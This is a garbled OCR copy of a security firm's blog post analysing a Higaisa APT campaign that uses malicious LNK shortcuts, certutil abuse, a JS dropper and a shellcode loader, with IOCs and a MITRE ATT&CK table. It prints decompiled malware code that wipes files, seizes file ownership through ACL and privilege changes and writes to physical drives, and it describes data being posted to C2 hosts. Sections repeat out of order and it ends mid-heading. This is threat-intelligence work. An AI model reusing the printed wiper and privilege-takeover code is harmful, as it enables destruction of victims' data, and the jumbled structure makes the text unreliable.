writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

